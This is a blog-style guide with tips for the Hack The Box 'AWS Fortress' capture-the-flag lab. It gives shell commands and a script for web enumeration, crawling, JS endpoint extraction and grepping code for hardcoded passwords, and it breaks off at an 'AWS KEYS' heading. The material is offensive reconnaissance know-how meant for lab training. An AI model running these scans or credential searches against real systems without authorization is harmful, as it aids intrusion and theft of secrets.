✨ Member-only story

AWS Fortress guide – HTB

Karol Mazurek · Follow


9 min read · Sep 25, 2022

TIPS that can help complete the AWS fortress.

Source: Own study.

AUTOMATIC WAY

You can also choose a more automatic way of service enumeration with:




Source:https://github.com/Karmaz95/crimson#diamonds-crimson_ipcon-diamonds

WEB ENUMERATION

There are many steps in the web reconnaissance phase. Ensure you do it thoroughly, so you will not miss any information.

VHOST DISCOVERY

If you find any web servers, do not forget to enumerate virtual hostnames.



Source: Own study — virtual host enumeration.

DIRECTORY BRUTEFORCING

I found it hard to brute-force the paths and parameters because of the fortress instability, but to be sure, you can use the command below:

```
feroxbuster -C 400,404 --auto-tune  -nEgBekr --wordlist $dir -u $url -o ferox.txt
```

Source: Own study — directory brute-forcing.

Additionally, tip regard to directory brute-forcing is always to try to guess the **API version number** if you ever encounter the `/api/` endpoint:

Source: Own study — dir wordlist.

WEB CRAWLING

I prepared a short script to automate this task a long time ago.
I still use it today and recommend it for the web crawling process:

- You have to prepare `domains.txt` file with one domain for each line.
- You can replace the `Cookie` header if you have any session IDs.

```
cookie='Cookie: a=1;'
file_path='domains.txt'

for domain in $(cat "$file_path"); do
    echo "[+] $domain"
    domain="$domain"
    echo "$domain" | httpx -silent | gospider -c 10 -q -r -w -a
--sitemap --robots --subs -H "$cookie" >> urls.txt
    python3 "$HOME"/tools/ParamSpider/paramspider.py -d "$domain"
--output ./paramspider.txt --level high > /dev/null 2>&1
    cat paramspider.txt 2>/dev/null | grep http | sort -u | grep
"$domain" >> urls.txt
    rm paramspider.txt 2>/dev/null
```

```
    get-all-urls "$domain" >> urls.txt
    waybackurls "$domain" >> urls.txt
    echo "$domain" | httpx -silent | hakrawler >> urls.txt
    echo "$domain" | httpx -silent | galer -s >> urls.txt
done

cat urls.txt | grep -Eo "(http|https)://[a-zA-Z0-9./?=_-]*" | sort
-u | qsreplace -a > temp1.txt
mv temp1.txt urls.txt
```

- As a result, you will get the URLs in the `urls.txt` file.

JS EXTRACTION

After gathering URLs, choose one domain and collect JS files for analysis:

```
domain=TARGET
cookie='Cookie: a=1;'
cat urls.txt | grep "\.js" | grep "$domain" >> js_urls.txt
sort -u urls.txt js_urls.txt | getJS --timeout 3 --insecure
--complete --nocolors -H "$cookie" | grep "^http" | grep "$domain"
| sed "s/\?.*//" | anew js_urls.txt
httpx -silent -l js_urls.txt -H "$cookie" -fc 304,404 -srd
source_code/ >> temp
mv temp js_urls.txt
```

PROXY THE RESULTS TO THE BURP SUITE

After the above steps, you should gather quite a lot of data to analyze.
It is good to proxy them to the Burp Suite using httpx.

```
httpx -http-proxy http://127.0.0.1:8080 -l urls.txt
```

Source: Own study.

AUTOMATIC WAY

You can also choose a more automatic way of web enumeration with:

crimson_target

Second module needs subdomain name


```
# The most optimal use:
c_2 -d "DOMAIN" -c "Cookie: auth1=123;" -a -v -h

    # Optional flags are shown below:
    -c "Cookie: auth1=123;"
    -j "burp.collaborator.domain" # SSRF check with quickpress
    -v # Virtual host discovering
    -a # Without this flag, you have to check for false-positives after brute-forcing manually
    -y # Proxy urls.txt and ffuf.txt to Burp (host.docker.internal:8080)
    -p # Parameter brute-forcing with Arjun (WARNING - it takes a lot of time, better use Burp Param Miner)
    -h # Test HOP-BY-HOP header deletion at the end
    -b # Check backup files on all live URLs (status code != 404)
       # Can take a few hours...
    -n # Use this option to skip the directory brute-forcing phase
    -k # Test HTTP inseated of HTTPS
```

Source: https://github.com/Karmaz95/crimson#diamonds-crimson_target-diamonds

AUTHORIZATION & AUTHENTICATION WEB TESTING

For this purpose, I recommend the AppSec tales that I have written:



ALL AROUND

Source code analysis is language-dependent, but many multi-language tools exist for automatic analysis. One of them is a semgrep:

```
❯ semgrep --config auto
Fetching rules from https://semgrep.dev/registry.

Scanning across multiple languages:
```

Source: Own study — automatic source code analysis using semgrep.

HARDCODED CREDENTIALS


Do not forget always to analyze your code for the plain credentials that can be hardcoded in it. The easiest way is to use grep with its own regex.

- An example of such a regular expression is shown below:

```
grep -arionI "cpassword\|db_admin\|pwd\|password\|pass\|hasło\|haslo\|AIza" *
```

Source: Own study — searching for the hardcoded credentials using grep.


- Another way is to use open source tools:



Source: Own study.

JS DEOFUSCATION

For the JS deobfuscation use de4js:




Source: https://lelinhtinh.github.io/de4js/

Another way could be to pipe the js file into the js-beautify.

```
cat $file" | js-beautify
```

JS ANALYSIS

Make sure you read every JS file source code.




Source: Own study.

The below command helps you extract the endpoints from the JS file:


```
grep '/\w[^ ]\w*' $target_file
```

You can always fuzz those new endpoints using a file that contains the discovered domains to find if the endpoints exist on any of them:



Source: Own study — combining endpoints from JS files with the discovered domain names.

Moreover, you should proxy the results to the Burp Suite and use the meth0dman extension for HTTP method probing:



Source: Own study — HTTP method probing.

JSON ANALYSIS


If you leak any JSON files, try to extract the same type of information from JavaScript files.

CLOUD — AWS

Heart of the fortress, there are many bugs, but there are not complicated.

AWS KEYS

